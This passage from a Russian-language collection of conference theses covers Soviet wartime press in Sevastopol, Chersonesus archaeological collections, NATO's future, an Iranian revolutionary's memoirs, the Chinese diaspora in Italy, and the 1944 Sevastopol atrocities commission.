Таким образом, структура медиа-предпочтений россиян в потреблении новостной информации к настоящему времени стабилизировалась. Телевидение продолжает оставаться основным источником новостной информации с наиболее высоким уровнем доверием. Интернет-источники новостной информации, в том числе, социальные сети, блоги и форумы имеют свою устойчивую аудиторию - как правило, за счет ориентации на ее узкие, специфические сегменты и тематические блоки. Но в целом общественно-политическое информирование не является основной функцией интернета как массовой социально-технологической платформы.

Список литературы

1. Назаров, М.М. Современная медиасреда: разнообразие и фрагментация / М.М. Назаров // Социологические исследования. 2018. № 8. С. 54-64.

2. Источники информации: телевидение. URL: https://fom.ru/SMI-i-internet/14337 (дата обращения: 12.02.2020).

3. Костина, С.Н. Массовые коммуникации и особенности потребления информации населением Свердловской области / С.Н. Костина, А.И. Кузьмин, Г.А. Банных, Е.Н. Заборова // Социологические исследования. 2018. № 8. С. 83-90.

4. Общественное мнение – 2019. М.: Левада-Центр, 2020. URL: https://www.levada.ru/cp/wp-content/uploads/2020/02/OM-2019.pdf (дата обращения: 12.02.2020).

УДК 002.704.3/.5

ТЕМАТИКА ГАЗЕТНЫХ ПУБЛИКАЦИЙ СЕВАСТОПОЛЯ В ПЕРИОД ОБОРОНЫ 1941—1942 ГГ.

Черепанова Т. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Оборона Севастополя в первые месяцы Великой Отечественной войны получила название Второй обороны, что является прецедентным относительно обороны во время Крымской (Восточной) кампании, названной Первой обороной. Вторая оборона продлилась около 9 месяцев и вошла в историю как одна из самых кровопролитных и героических. СМИ времен войны как центральные, так и местные, оперативно перестроили своё содержание под потребности военного времени, в котором основными целями являются интегративная в отношении внутренней общественности и функция формирования образа внешнего врага как основы утверждения ненависти и укрепления боевого духа. Цель исследования статьи — анализ тематики ежедневных публикаций местных Севастопольских газет в контексте формирования боевого духа защитников города в годы Второй Обороны.

Несмотря на то, что Севастополь был практически отрезан от остального Крыма со стороны суши и редакции местных газет были эвакуированы на материк, в Севастополь регулярно доставлялись газеты. В городе работало большое количество военных корреспондентов, операторов, хроникеров, оперативно готовящих к публикации материалы о положении дел в городе, изменениях линии фронта. В город доставлялись местные газеты: «Маяк коммуны», «Красный черноморец», «Черноморский летчик», крымская газета «На страже рубежей», а также ряд центральных газет, прежде всего «Красная звезда», «Правда», «Известия» и другие. Всего же, по некоторым данным в

воюющем Советском Союзе печаталось более 650 газет, включая центральные, 13 фронтовых, 60 армейских, 33 корпусных, 600 дивизионных и бригадных газет. При таком объеме печатного слова население обороняющегося Севастополя не было обделено востребованной в условиях войны информацией.

Содержание газет во многом зависит от региональной привязки. «Красный черноморец» и «Маяк коммуны» из четырех полос более трех посвящает севастопольскому фронту. Рубрика «От советского информбюро» сообщает читателю о состоянии дел на других фронтах Отечественной войны, однако объем рубрики невелик, как правило составляет всего около несколько абзацев. Также обязательным элементом каждого выпуска стала рубрика о международных делах, которая сообщает севастопольцам о поддержке сражающегося Советского Союза союзниками и мировым сообществом. В условиях широкомасштабной войны именно внешнее одобрение и поддержка может служить дополнительным стимулом к усилению сопротивления интервенции фашистских войск.

Основной тематикой фронтовых газет Севастополя становится описание героических подвигов военных защитников и местных жителей города. Объем и жанр публикаций разнообразны ─ это небольшие заметки, содержащие краткое сообщение о боевых поступках бойцов и горожан (Бесстрашный политрук, Сержант Дышенко, Герои-пулеметчики и артиллеристы и т.д.). Отметим, что все материалы персонифицированы и конкретизируют отдельные фронтовые события. При этом автором заметок чаще являются политработники и командиры армейских и флотских подразделений.

Основную площадь каждого номера газет занимают публикации среднего объема. Жанр можно определить как публицистический очерк, в котором автор не только описывает подвиги или фронтовые будни обороняющего города, но и прибегает к диалогизации, что делает образы героев более близкими другим защитникам города.

Таким образом, газеты сражающегося Севастополя не только информируют о положении дел на фронтах, но и повествуют об ежедневных героических буднях, поддерживая дух бойцов и жителей города.

УДК 930.85

ОСОБЕННОСТИ ФОРМИРОВАНИЯ АРХЕОЛОГИЧЕСКИХ КОЛЛЕКЦИЙ НА ПРИМЕРЕ СКЛАДА МЕСТНЫХ ДРЕВНОСТЕЙ В ХЕРСОНЕСЕ ТАВРИЧЕСКОМ

Анучина К. Г., Козлов М. Н.
Севастопольский государственный университет

Актуальность выбранной темы связана с тем, что в современном мире формируется особый интерес к историческому прошлому, а с развитием археологии и музееведения, возникает потребность определения роли музеев в становлении и формировании археологических коллекций на разных этапах ее развития. Познание древних времен через археологические находки — тема традиционная для музея еще с начал его существования.

От сбора случайно найденных древностей до научных комплектований материала, проходит становление и формирование археологических коллекций. Без исследования роли музеев, археологические исследования, которые проводились в течение почти полутораста лет, не могут быть представлены достаточно полно и объективно. Ведь именно в рамках музейных учреждений, зарождается и делает свои первые шаги отечественная археология.

Раскопки, сбор материала, возникающие трудности, формирование в постоянно изменяющихся условиях археологических коллекций, с этого и начинается археологическое изучение Херсонесского городища. Карл Казимирович Косцюшко-Валюжинич, вот с чьим именем связано комплектование фонда и создание Склада местных древностей музея-заповедника Херсонеса Таврического. В ходе работы Археологической комиссии были выработаны базовые принципы, которые после станут основой современной регламентации археологических исследований и формирования фонда охраны памятников России.

Музей-заповедник Херсонес Таврический, является сокровищницей исторических памятников, где в полной мере раскрывается особенности развития археологии от древнейших времен до средневековья [1, с.86]. Благодаря которой, мы можем проанализировать развитие и становление искусства и археологии.

Именно фондовая работа является одним из ведущих направлений в деятельности музеев, включающая в себя комплектование, учет и хранение объектов наследия. Комплектование археологических коллекций, происходит в фондах музея, где возникает множество вопросов. Один из которых: хранение коллекции в надлежащем состоянии. Для этого важно соблюдать режим хранения (температурный режим, влажность, ограниченное попадание света), кроме того комплексное (совместимы предметы или нет) и раздельное фондовое хранение. К сожалению, вопрос о нагромождение друг на друга предметов, остается открытым. Экспонаты должны располагаться на расстоянии друг от друга. В связи с этим вытекает проблема выделения помещения для свободного размещения коллекций музея.

Не менее важным являются вопросы о сохранении культурного и исторического наследия. Множество редких, артефактных источников, некоторые из которых являются экземпляры инкунабулы, могут подтвердить важность найденного археологического памятника, который после будет включен в фонд музея. Перед музеем встает проблема сохранения документов исторического наследия, которые со временем изнашиваются. На помощь может прийти создание электронного архивного фонда и оцифровка ценных книг. Сохранение таким способом поможет, как защитить сам артефакт, так и стать доступным для широких пользователей. Возникает проблема финансирования для покупки технического оборудования и обучения квалифицированных кадров для работы с этой техникой.

В связи с этим, выделяется такой объект исследования, как особенности формирования археологических коллекций.

Предмет исследования: Склад местных древностей Херсонеса Таврического.

Недостаточная разработанность актуальной проблемы и определила выбор темы и постановку цели.

Изучение и определение роли формирования археологических коллекций на примере музея-заповедника Херсонеса Таврического является целью данной работы.

Для достижения цели, выделяются следующие задачи:

1) обозначить основные этапы формирования коллекций в музеях;

2) дать характеристику частным и музейным коллекциям и раскрыть историю их появления;

3) изучить принципы проводимых научных исследований в области археологии и роль музеев в них;

4) выявить взаимосвязь между развитием археологических коллекций в отечественных музеях и музея-заповедника Херсонес Таврический.

5) выявить новые методы и способы комплектования археологических коллекций в музеях.

Научная новизна исследования, состоит в комплексном подходе к решению проблем взаимоотношений музееведения и формировании археологических коллекций в историческом аспекте.

1) Поднят вопрос о современном состояние фондовых и экспозиционных работ с археологическим комплектованием.

2) Выявлена роль и проблема компьютеризации фондов в музеи-заповеднике Херсонес Таврический.

3) Обоснована необходимость создания электронного архива документов и изображений, кроме того, поднят вопрос об оцифровке экспонатов основного фонда музея-заповедника Херсонес Таврический.

Практическая значимость заключается в возможности использования основных положений и материалов данной работы в дальнейших исторических исследованиях, посвященных как отечественной археологии, так и истории Крыма. Собранные материалы могут стать основой при подготовке дипломатических документов, научных работ и учебных пособий.

Сотруднику музея необходимо приложить все возможные усилия, чтобы активизировать процесс комплектования фондов: это полевые командировки, поиск активных фондоообразователей и студентов исторического факультета, не равнодушных к проблеме сохранения историко-культурного наследия.

Тесно связанная археология с музеями развивается как самостоятельная дисциплина. Последние, в свою очередь, способствуют развитию и расширению археологических исследований, проводя апробацию археологических источников музейными средствами. Процессы, происходившие на территории Крыма, как и многие отечественные музеи, принимают научно-исследовательский статус, при этом занимая место в системе археологической науки.

Список литературы

1. Археологические исследования средневекового Крыма. Сборник / [отв. ред.-сост. О.И. Домбровский]. - Киев: «Наукова думка», 1968. - 211 с.

2. Белоусова А.А. Вузовские музеи и их вклад в сохранение историко-культурного наследия // Основные концептуальные подходы к определению социокультурной роли музеев в общественной жизни региона: сб. статей. - Иркутск: Оттиск, 2002. — с. 133-136.

3. Броневский, М. Описание Крыма / М. Броневский // Записки Одесского общества истории и древности. - 1867. - т.6. - с. 333-367.

4. Буловина Т. О. История Крыма с древнейшших времен до наших дней /Т.О. Буловина// Крымания [электронный ресурс]. – электрон. журн. – 2017. – 5 сент. режим доступа: https://krymania.ru/istoriya-kryma/

5. Иконникова С.Н. Контуры исторической культурологи // Методология гуманитарного знания в перспективе xxi века. К 80-летию профессора Моисея Самойловича Кагана. СПб: изд-во Санкт-Петербургского философского общества, 2001. - вып. 12. - с. 42-51.

6. Кулаковский Ю.А. прошлое Тавриды. Краткий исторический очерк / Ю.А. Кулаковский. - М.: книга по требованию, 2011. - 186 с.

7. Патрушева Г.М. Музеологи хранители и популяризаторы культурного наследия // Университеты как регионообразующие научно-образовательные комплексы: сб. статей. — Омск: Омгу, 2004. - ч. 3. — с. 327-332.

8. Сотникова С. И. Музеология как междисциплинарное знание // Музейные фонды и экспозиции в научно-образовательном процессе: сб. статей. Томск: Тгу, 2002. - с. 5-17.

9. Формозов А.А. Страницы истории русской археологии. М.:Книга, 1986.- 238 с. Формозов А.А. как смотрели на памятники старины и их охрану // памятники отечества. 1984, № 2 (10). - с. 136-138.

УДК 930.85

ЕВРОПЕЙСКАЯ БЕЗОПАСНОСТЬ И БУДУЩЕЕ СЕВЕРОАТЛАНТИЧЕСКОГО АЛЬЯНСА

Буденный А. А.
Институт США и Канады РАН, Москва

Через 100 лет после начала Первой мировой войны в 1914 г. Германия и Россия вновь оказались среди самых влиятельных держав на европейском континенте, в то время как Великобритания демонстрирует амбивалентность относительно своей будущей роли в европейских делах. В глобальном масштабе экономическая сила смещается с Запада на Восток. Снижаются рейтинги европейских государств-лидеров относительно растущих экономических гигантов Азии, например, Китая. Сегодня спустя годы позиция ЕС, объединяющего 28 стран, соотносима с позицией США в экономическом отношении, но отсутствие развития интеграции вглубь сказывается на том, что геополитическое влияние и военная мощь Европы явно отстают от США. Будучи охваченным экономическим и политическим кризисом, который ослабил единство и решимость Евросоюза, последний не представляется как будущая сверхдержава [2].

Таким образом, США являются всецело доминирующей силой в Европе и до сих пор единственной в мире сверхдержавой. Приверженность США Организации Североатлантического договора (НАТО) снизила остроту дилеммы безопасности в послевоенной Западной Европе. Для того чтобы справиться с быстрым ростом Китая, США переносят сферу своих стратегических интересов в Азиатско-Тихоокеанский регион (АТР) и могут решить, что уже выполнили свои обязательства в сфере безопасности перед Европой.

После распада Советского Союза произошло расширение задач коллективной обороны и кризисного регулирования Альянса ввиду вступления стран Центральной и Восточной Европы, а также стран Балтии в НАТО, кроме того, Альянсу пришлось бороться с угрозами безопасности на Балканах, в Афганистане и Ливии. Однако по мере расширения миссий Альянса США неуклонно брали на себя большую долю расходов НАТО - в настоящее время около 80% от общей суммы. Недостатки европейских сил и средств также обнаружили себя во время воздушной операции НАТО в бывшей Югославии в 1999 г. и неоднократно подтвердились в ходе вооруженных конфликтов в Косово, Ираке, Афганистане, Ливии и Мали. Первым ответом на сложившуюся ситуацию стал саммит партнерства Франции и Великобритании в Сен-Мало в 1999 г., где был запущен амбициозный план создания общей европейской политики в области безопасности и обороны (ОЕПБО), преследовавший цель укрепления как Европы, так и НАТО. ОЕПБО все еще напоминает сказку из-за ускоренного сокращения оборонных расходов, начало которому было положено после окончания холодной войны, а также из-за отсутствия политической воли. За редким исключением, европейские правительства не видят острой необходимости в ассигновании даже 2% своего ВВП на оборонные расходы НАТО или выравнивании своих военных возможностей.

Наиболее явно дисбаланс виден на примере доминирующей в Европе страны - Германии, которая отказывается от участия в операциях, например в Ливии. Не будучи способными существовать в качестве иждивенцев, полагаясь на огромную мощь США, европейцы могли бы либо активизировать свои усилия на этом направлении, либо избавиться от давления США, направленного на поддержание их собственных вооруженных сил, в этом случае им пришлось бы сделать еще меньше. В таких условиях НАТО имеет реальную возможность стать организацией коллективной военной бесполезности [4].

Хотя сведение военных формирований к меньшим размерам может привести к увеличению их возможностей и эффективности (в сравнении с тяжелыми танковыми частями), многие сокращения продиктованы бюджетными нуждами, не согласованными в рамках Альянса, что повышает риск потери критических возможностей НАТО. Например, Дания списала свой подводный флот, а Нидерланды - базовую патрульную авиацию и основные боевые танки. В сравнении с крупными европейскими державами британские расходы на оборону сейчас находятся на самом низком уровне с

1931 г., а сокращение вооруженных сил Великобритании с конца холодной войны примерно эквивалентно размеру ВС страны после Наполеоновских войн. В период между 2010 и 2020 гг. численность регулярной армии сократится со 100 тыс. до 82 тыс. личного состава. Эта страна способна восстановить возможность нанесения удара с авианосцев только после 2020 г. в том случае, если на это будут выделены средства.

После реинтеграции в военную организацию НАТО Франция принимает активное участие в делах НАТО и поддерживает все виды родов своих войск в значительном количестве. Белая книга по обороне и национальной безопасности Франции 2013 г. предусматривает замораживание расходов на оборону до 2020 г.

Перспективы Германии — это сокращение и преобразование своих ВС в хорошо вооруженные современные экспедиционные войска, включая специально подготовленные войска быстрого реагирования. Целью Германии является возможность проведения полноценных операций всех видов, хотя и в небольших масштабах. Расходы на оборону Германии упали до 1,5% ВВП. Канцлер Германии Ангела Меркель неоднократно заявляла, что «если евро рухнет, Европа рухнет», однако она бы не хотела, чтобы Германия брала на себя ведущую роль в обеспечении безопасности НАТО [1].

Если европейские союзники по НАТО не будут координировать сокращение своих оборонных бюджетов, НАТО рискует потерять критическую способность и, возможно, навыки действовать сообща. Среди крупных европейских государств НАТО только Франция и Великобритания готовы, но не в состоянии осуществлять относительно ограниченные миссии низкой интенсивности без критических ресурсов и поддержки США.

Экс-генеральный секретарь НАТО Андерс Фог Расмуссен заявил, что «если сокращения оборонных расходов в Европе будут продолжаться и впредь, способность Европы выступать в качестве стабилизирующей силы, даже в соседних регионах, со временем может исчезнуть» [3].

Первый Верховный главнокомандующий НАТО Д. Эйзенхауэр главной задачей считал сокращение военной уязвимости Европы, однако малоизвестен тот факт, что он также стремился заложить основы для постепенного ухода США от выполнения главенствующей роли в обеспечении европейской обороны. В завершение своего турне в качестве ВГ ОВС НАТО в Европе в 1952 г. он заявил: «Если в течение десяти лет американский контингент, размещенный в Европе, не будет возвращен в США, то весь проект - имеются в виду все усилия НАТО - провалится» [5]. Эйзенхауэр предполагал даже, что европейцы будут сами контролировать свое ядерное оружие, которое все чаще стало упоминаться в доктринах и постепенно интегрировалось в ВС.

Следствием «катастрофы» 1914-1918 гг. и еще более разрушительной Второй мировой войны, которая последовала спустя одно поколение, явилось то, что великие державы Европы стали осторожнее относиться к использованию силы, а также осознание того, что военные возможности государств должны быть сокращены.

Как представляется, успех НАТО в значительной мере обусловлен американским превосходством. США готовы и способны взять на себя обязательства по обеспечению безопасности и увеличить издержки возможных конфликтов для предотвращения крупных актов агрессии. Однако сегодня эффективность НАТО в большей степени основана на американской мощи, чем когда-либо с 1945 г.

Список литературы

1. Ангела Меркель: "Рухнет евро - рухнет Европа" [электронный ресурс] // DW, 19.05.2010 г. URL: https://www.dw.com/ru/ангела-меркель-рухнет-евро-рухнет-европа/a-5588759.

2. Larrabee, F.S., Johnson, S.E., Gordon, J., Wilson, P.A., et al. NATO and the Challenges of Austerity. - Santa Monica, CA: RAND Corporation, 2012. - Mode of access: http://www.rand.org/pubs/

3. Rasmussen A.F. NATO After Libya: The Atlantic Alliance in Austere Times // Foreign Affairs. - July - August 2011. - Vol. 90, N. 4.

4. The New Sick Man of Europe: the European Union // Pew Research Center Report. - May 13, 2013; François Heisbourg. La Fin du rêve européen // Stock. - 2013; Gideon Rachman. The European Dream is at its End // The Financial Times. - May 19, 2010.

5. Trachtenberg M. A Constructed Peace: The Making of the European Settlement, 1945-1963. - Princeton: Princeton University Press, 1999. - P. 148.

УДК 94(55)

«ПОЛЕТ В ЛУЧАХ СВЕТА»: ВОСПОМИНАНИЯ М. ДАБАГ (1939-2016) КАК ИСТОЧНИК ПО ИСТОРИИ ИСЛАМСКОГО ДВИЖЕНИЯ В ИРАНЕ И ЛИВАНЕ

Вишнякова И. А.

Санкт-Петербургский государственный университет

Уже в первые годы после Исламской революции 1978-1979 гг. и прихода к власти в Иране сторонников исламского движения айатоллы Рухоллы Хомейни (1902-1989) иранские историки стали предпринимать попытки осмысления этого грандиозного события. Тогда же стали издаваться первые труды, посвященные истории революции, поиску и анализу ее причин и следствий [1]. Тем не менее, и по сей день в историографии Исламской революции остается значительное количество лакун, восполнить которые еще предстоит иранским и западным исследователям.

Так, например, практически не получил должного освещения вопрос о деятельности представителей исламского движения в Ливане в 1970-х гг. Этот факт нельзя объяснить отсутствием источников по данной проблеме: за прошедшие тридцать лет было опубликовано множество мемуаров и интервью иранских революционеров, которые прошли боевую подготовку в расположенных в Ливане лагерях Организации освобождения Палестины и продолжили борьбу с правящим в Иране режимом с территории этой ближневосточной страны. Особый интерес для исследования представляют собой воспоминания Марзийе Хадидчи Дабаг (1939-2016), одной из немногих женщин, участвовавших в исламском движении, и единственной иранской революционерки, на протяжении нескольких лет проживавшей на территории Ливана и принимавшей активное участие в подготовке иранских боевиков [4].

Целью настоящей работы является критическое осмысление сведений, представленных в мемуарах и интервью госпожи Дабаг, в частности в двух книгах ее воспоминаний – «Воспоминания госпожи Марзийе Хадидчи (Дабаг)» и «Полет в лучах света (Два рассказа из жизни госпожи Марзийе Хадидчи «Дабаг»)» [4, 8]. Задачи исследования заключаются в систематизации полученных данных и сопоставлении их с информацией из других источников, в частности с воспоминаниями товарищей М. Дабаг по революционной борьбе. Актуальность данной работы обусловлена, с одной стороны, недостаточной изученностью этого пласта истории иранского революционного движения, а с другой, возрастающим в научном сообществе интересом к проблеме участия женщин в политической и военной сферах жизни общества.

В воспоминаниях и интервью госпожи Дабаг, помимо описания ее жизни до и после присоединения к исламскому движению, содержится колоссальное множество фактического материала о ее деятельности на территории Ливана и соседней Сирии:

1. Рассказ об обстоятельствах ее бегства в 1975 г. из Ирана, в том числе описание способов нелегального пересечения иранской границы, к которым прибегали революционеры [5, 8];
2. Сведения о способах изготовления поддельных документов и контрабанды оружия в Ливан [5, 6, 7, 8];
3. Описание мер предосторожности и конспирации, к которым прибегали иранские революционеры за рубежом (в том числе упоминание многочисленных псевдонимов М. Хадидчи Дабаг) [4, 8];
4. Рассказ о тяжелом материальном положении членов их ячейки в Бейруте и перечисление источников финансирования их деятельности [6, 8];
5. Описание сложного положения женщин в революционном движении и рассказ о получении дозволения от имама Хомейни на участие в вооруженной борьбе [Ibid.];
6. Сведения об отношениях иранских революционеров с ливанскими шиитами, в том числе с главой Высшего совета шиитов Ливана Мусой Садром (1928-??) [2, 5, 7, 8];
7. Важная информация об организации курсов боевой подготовки в палестинских лагерях и описание бытовой стороны жизни иранских революционеров [2, 4, 5, 8];
8. Сведения об участии иранских революционерах в боевых действиях против израильских войск в 1975-1979 гг. [2, 7, 8].

Необходимо отметить, что мемуары Марзийе Дабаг были составлены лишь спустя несколько десятилетий после описываемых в них событиях, и являются, по своей сути, рассказами пожилой женщины о временах ее молодости и о товарищах, многие из которых к тому моменту уже ушли из

жизни. С одной стороны, в этих воспоминаниях встречается ряд фактических неточностей и несовпадений с другими источниками, в том числе с интервью самой Дабаг, которые она дала в разное время. С другой стороны, в своих мемуарах и интервью госпожа Хадидчи получила возможность взглянуть на события прошлого с высоты прожитых лет и осмыслить и обобщить свой жизненный опыт, что является несомненным преимуществом данного вида источников.

Большой ценностью обладает рассказ М. Дабаг о ее отношениях с руководителем бейрутской ячейки, одно из самых ярких фигур иранского революционного движения Мухаммадом Монтазери (1944-1981) и о расколе его группы, в котором она приняла непосредственное участие. Это событие, которое сторонний наблюдатель, иранский политический деятель Джалаладдин Фарси (род. 1935), в то время также проживавший в Ливане, описывает как конфликт на финансовой и политической почве, в мемуарах Дабаг предстает настоящей психологической драмой, результатом целой цепи событий не только политического, но и бытового характера [3, 4, 5, 7, 9].

Безусловно, воспоминания и интервью Марзийе Дабаг, изданные в послереволюционном Иране, содержат на себе отпечаток официальной иранской идеологии и присущий многим подобным материалам исторический пафос. Тем не менее, их дальнейшее изучение и сравнение с другими источниками по истории иранского революционного движения в Ливане станет ценным вкладом в изучение новейшей истории Ирана и ближневосточного региона в целом.

Список литературы

1. Atabaki T. Historiography of Twentieth Century Iran // Iran in the 20th Century: Historiography and Political Culture / Ed. T. Atabaki. – London – New York: I.B. Tauris, 2009. P. 1-4.
2. Az razm-i čarīkī dar Lubnān tā kanīzī-yi bayt-i Imām - [Эл. ресурс] // URL.: http://22bahman.ir/show.php?page=post&id=8976 (дата обращения: 05.03.2020).
3. Fārsī J. Zavāyā-yi tārīk. – Tihrān: Hadīṯ, 1373 (1994). – 570 ṣ.
4. Parvāz bā nūr (Du rivāyat az zindigī-yi xānūm-i Marzīyah-yi Ḥadīdčī-yi “Dabāġ”) / ‘A. Šafī‘ī. - Tihrān: Mu‘assisah-yi tanẓīm va našr-i āṯār-i Imām Xumaynī, 1386 (2007/8). - 411 ṣ.
5. Šujā‘tar va mutavakkiltar az ū hargiz nadīdam (“Šahīd Muntaẓirī va mubārizāt-i čarīkī” dar guftūšunūd-i Šāhid-i yārān bā Marẓīyah-i Dabāġ (Ḥadīdčī)) // Šāhid-i yārān. – 2009. - N. 48 (Yādmān-i šahīd Muḥammad ‘Alī-yi Muntaẓirī). Ṣ. 29-32.
6. Xāhar-i Ṭāherah - [Эл. ресурс] // URL.: http://www.imam-khomeini.ir/fa/n148921/خواهر_طاهره (дата обращения: 05.03.2020).
7. Xāṭirāt-i nāguftah-yi Marzīyah-yi Dabāġ az dowrān-i mubārizah - [Эл. ресурс] // URL.: http://www.khaterenegari.com/main/11447-2/ (дата обращения: 05.03.2020).
8. Xāṭirāt-i xānūm-i Marzīyah-yi Ḥadīdčī (Dabāġ) / R. Ra’isī. - Tihrān: Intišārāt-i surah-yi mihr, 1392 (2013/4). - 344 ṣ.
9. Zuhd-i šabīh bah Abū Ḏarr dāšt (“Sulūk-i mubārizātī-yi šahīd Muḥammad-i Muntaẓirī” dar guftūšunūd-i Šāhid-i yārān bā Jalāl ad-Dīn-i Fārsi) // Šāhid-i yārān. – 2009. – N. 48 (Yādmān-i šahīd Muḥammad ‘Alī-yi Muntaẓirī). Ṣ. 38-40.

УДК 325.14 (450:510)

КИТАЙСКАЯ ДИАСПОРА В ИТАЛИИ: НЕКОТОРЫЕ ОСОБЕННОСТИ ИНТЕГРАЦИИ

Гарас Л. Н.

Севастопольский государственный университет

Миграционные подвижки населения в современную эпоху становятся одним из ключевых факторов политического процесса как глобального, так и регионального уровней. Вектор миграционных устремлений направлен в страны «богатого Севера» со стороны глобального «бедного Юга». Усугубление глобального неравенства, усиление разрыва в уровнях жизненного благополучия, расширение географии военных конфликтов, дестабилизация регионов обуславливают миграционный приток в страны Европы.

Особенностью итальянского государства, как и многих стран мира, является наличие достаточно многочисленного китайской общины. Однако, на фоне пристального внимания к проблеме наплыва иммигрантов из стран Ближнего Востока и Северной Африки, процессы, происходящие в

среде мигрантов из Китайской Народной Республики (КНР) как-то не особенно приметны. Тем не менее можно констатировать быстрый рост количества выходцев из КНР. Так, в 1997 г. в Италии насчитывалось до 32 тыс. китайцев со статусом постоянно проживающих (3,5 % от общего числа выходцев из стран, не входящих в состав ЕС), а на 1 января 2016 г. - до 334 тыс. чел. (8,5 % от общего числа жителей государств, не входящих в состав ЕС) [1]. Следует отметить локацию их размещения – это преимущественно север Италии (Ломбардия - 22,3%; Тоскана 21,3% (провинция Флоренция и Прато – около 19% китайцев); Венето - 12,7%). Конечно, китайская иммиграция в Италию имеет уникальные особенности, отличающие ее от других групп мигрантов в этой стране, а именно: темпоральность и триггеры миграционных потоков.

Преобладающим сектором занятости у китайского сообщества является коммерция (например, управление малым бизнесом) (свыше 40% занятых), а также промышленность (около 30%) и гостиничный бизнес (свыше 20%) и т.д. Особо следует отметить низкий уровень безработицы китайской общины в сравнении с другими. Интересен факт, что сегодня предприятия, управляемые китайцами, потихоньку вытесняют итальянских производителей, которые концентрируются в основном на производстве товаров высшего класса. Так, сегодня широко известен такой центр производства итальянского текстиля тосканский город Прато, в котором заправляют китайские мигранты (фактически «отобрав» бизнес у местных производственных династий). Однако, не смотря на обвинения китайских мигрантов в нелояльной конкурентной практике (нарушение узаконенных правил игры, высокая степень криминализации деятельности и т.п.), справедливости ради следует указать ряд преимуществ китайских иммигрантов, а именно: повышенная работоспособность, дешевизна выполняемых работ, быстрота в обслуживании и т.д.

Таким образом, сохраняя тесную связь с родиной и не желая интегрироваться в принимающее итальянское сообщество, китайская община живет обособленно, существует и структурируется, исходя из особенностей своего менталитета, а на «ущемление» своих прав реагирует молниеносно, устраивая акции протеста, вступая в столкновение с итальянскими стражами порядка, при этом получает поддержку со стороны МИДа Китая (жесткие комментарии и «ноты»). По факту китайское сообщество сегодня в Италии (и других странах) потенциально выступает в качестве латентного ресурса КНР по лоббированию интересов.

Список литературы

1. Chinese community. Annual report on the presence of migrants in Italy. Exclusive summary. 2016. - URL: http://www.integrazionemigranti.gov.it/Areetematiche/PaesiComunitari-e-associazioniMigranti/Documents/ES_CINA_en.pdf (дата обращения: 09.02.2020)

УДК 929.655: 343.337.4(430):(430):(292.471)”1944”

ИЗ ИСТОРИИ ДЕЯТЕЛЬНОСТИ СЕВАСТОПОЛЬСКОЙ ГОРОДСКОЙ КОМИССИИ ПО УЧЕТУ И РАССЛЕДОВАНИЮ ЗЛОДЕЯНИЙ НЕМЕЦКО-ФАШИСТСКИХ ЗАХВАТЧИКОВ И ИХ СООБЩНИКОВ (1944 г.)

Гончаров А. В.

Таврическая академия ФГАОУ «Крымский федеральный университет им. В. И. Вернадского», г. Симферополь

Во время Великой Отечественной войны руководство СССР определило своей целью создание на освобожденных от немецко-фашистских захватчиков территориях органов по учету и расследованию злодеяний, совершенных оккупантами. Эти уполномоченные органы должны были осуществить полный учет преступлений немецко-фашистских захватчиков, выявить истинные масштабы злодеяний для подготовки и создания документальной базы и дальнейшего предания фактов злодеяний суду. Для этого, согласно Указу Президиума СССР от 2 ноября 1942 года, была создана Чрезвычайная Государственная Комиссия по расследованию злодеяний немецко-фашистских захватчиков и их сообщников (далее – ЧГК). Согласно постановлению № 667 от 17 июня 1943 г., одобренным СНК СССР, утверждались инструкции о порядке работы областных комиссий [3, с. 96-97]. Установлению и учету подлежали факты и способы убийств мирных граждан, издевательств и пыток, учиненных немецко-фашистскими захватчиками и их сообщниками над беззащитными

людьми - женщинами, детьми и стариками. В связи с этим, было необходимо выявить все места захоронения трупов по городу и району, установив время захоронения в каждом отдельном месте. О начале работы комиссии было необходимо оповестить все население путем вывешивания объявлений в райцентре и по сельсоветам, колхозам, совхозам, и другим населенным пунктам, а также через местную печать [1, л. 1]. Ущерб также учитывался в случае подтвержденных фактов увода советских людей в рабство, наложения на граждан СССР налогов и иных поборов, уничтожения или разграбления личного движимого и недвижимого имущества. Оценка уничтоженного имущества определялась в соответствии с прилагаемыми к инструкциям ценниками на движимое и недвижимое имущество. Все данные об ущербе должны были быть представлены актами в 2-х экземплярах: первый экземпляр комиссии направляли в ЧГК, второй находился на хранении в делах республиканской, краевой (областной) комиссии или Совнаркоме союзной автономной республики, краевом (областном) исполкоме Советов депутатов трудящихся [2, л. 9-11]. Согласно Постановлению СНК СССР от 16 марта 1943 года, комиссии по типу ЧГК создавались в каждой республике, крае, области. Состав каждой республиканской, краевой или областной комиссии был следующим: председатель - секретарь ЦК Компартии, председатель Совнаркома, начальник управления НКВД и несколько лиц из представителей местного самоуправления, а также машинистки, врача и священника. На основании Постановления, в каждом районе, городе, селе, предприятии или учреждении, которые пострадали от действий немецко-фашистских захватчиков также создавались местные комиссии. В их состав входили представители партийных, профсоюзных, кооперативных организаций, интеллигенция, служащие государственных предприятий и учреждений, военнослужащие, сельские жители. На территории Крыма местный орган по учету злодеяний, подконтрольный ЧГК, был создан 5 июня 1944 года в лице Крымской республиканской чрезвычайной комиссии по установлению и расследованию злодеяний немецко-фашистских захватчиков и их сообщников и причиненного ими ущерба гражданам, колхозам, общественным организациям, государственным предприятиям и учреждениям Крымской АССР и ликвидирован в мае 1945 года. Обнародование приведенных в тезисах материалов в год 75-летия окончания Великой Отечественной войны и начала работы Нюрнбергского военного трибунала представляется особенно актуальным.

Севастопольская городская комиссия как комиссия содействия КРЧК была образована в июне 1944 года и продолжала свою работу до середины декабря 1944 года. В её состав вошли: председатель - Лесик Павел Иванович, заместитель председателя - депутат Верховного Совета СССР Ефремов Василий Петрович, секретарь - Кирилюк Михаил Васильевич, а также члены Комиссии: профессор медицины Славский Глеб Михайлович, священник православной церкви Пекарчук Борис, учительница Пашистовая Нина Власовна [1, л. 3].

В рамках работы Комиссии привлекались сотрудники для опроса свидетелей и очевидцев преступлений. На основании свидетельских показаний жителей Корабельного района города Севастополя Комиссии было известно, что с 3 июля 1942 года в зданиях бывшего полуэкипажа Черноморского флота был размещён лагерь с советскими военнопленными. В течение всей зимы, с ноября 1943 года по апрель 1943 года, каждое утро немцы выносили из лагеря по 20-30 военнопленных и заживо закапывали их в воронках от авиабомб и ямах. При раскопках 21 июня 1944 года Комиссией было обнаружено 150 таких ям. Всего немецко-румынскими войсками было истреблено в этом лагере 2020 человек. В результате, за период с 4 июля, т.е. с момента организации немцами лазарета, по февраль 1942 года от нечеловеческих условий содержания умерло 2500 больных и раненых военнопленных. [1, л. 7].

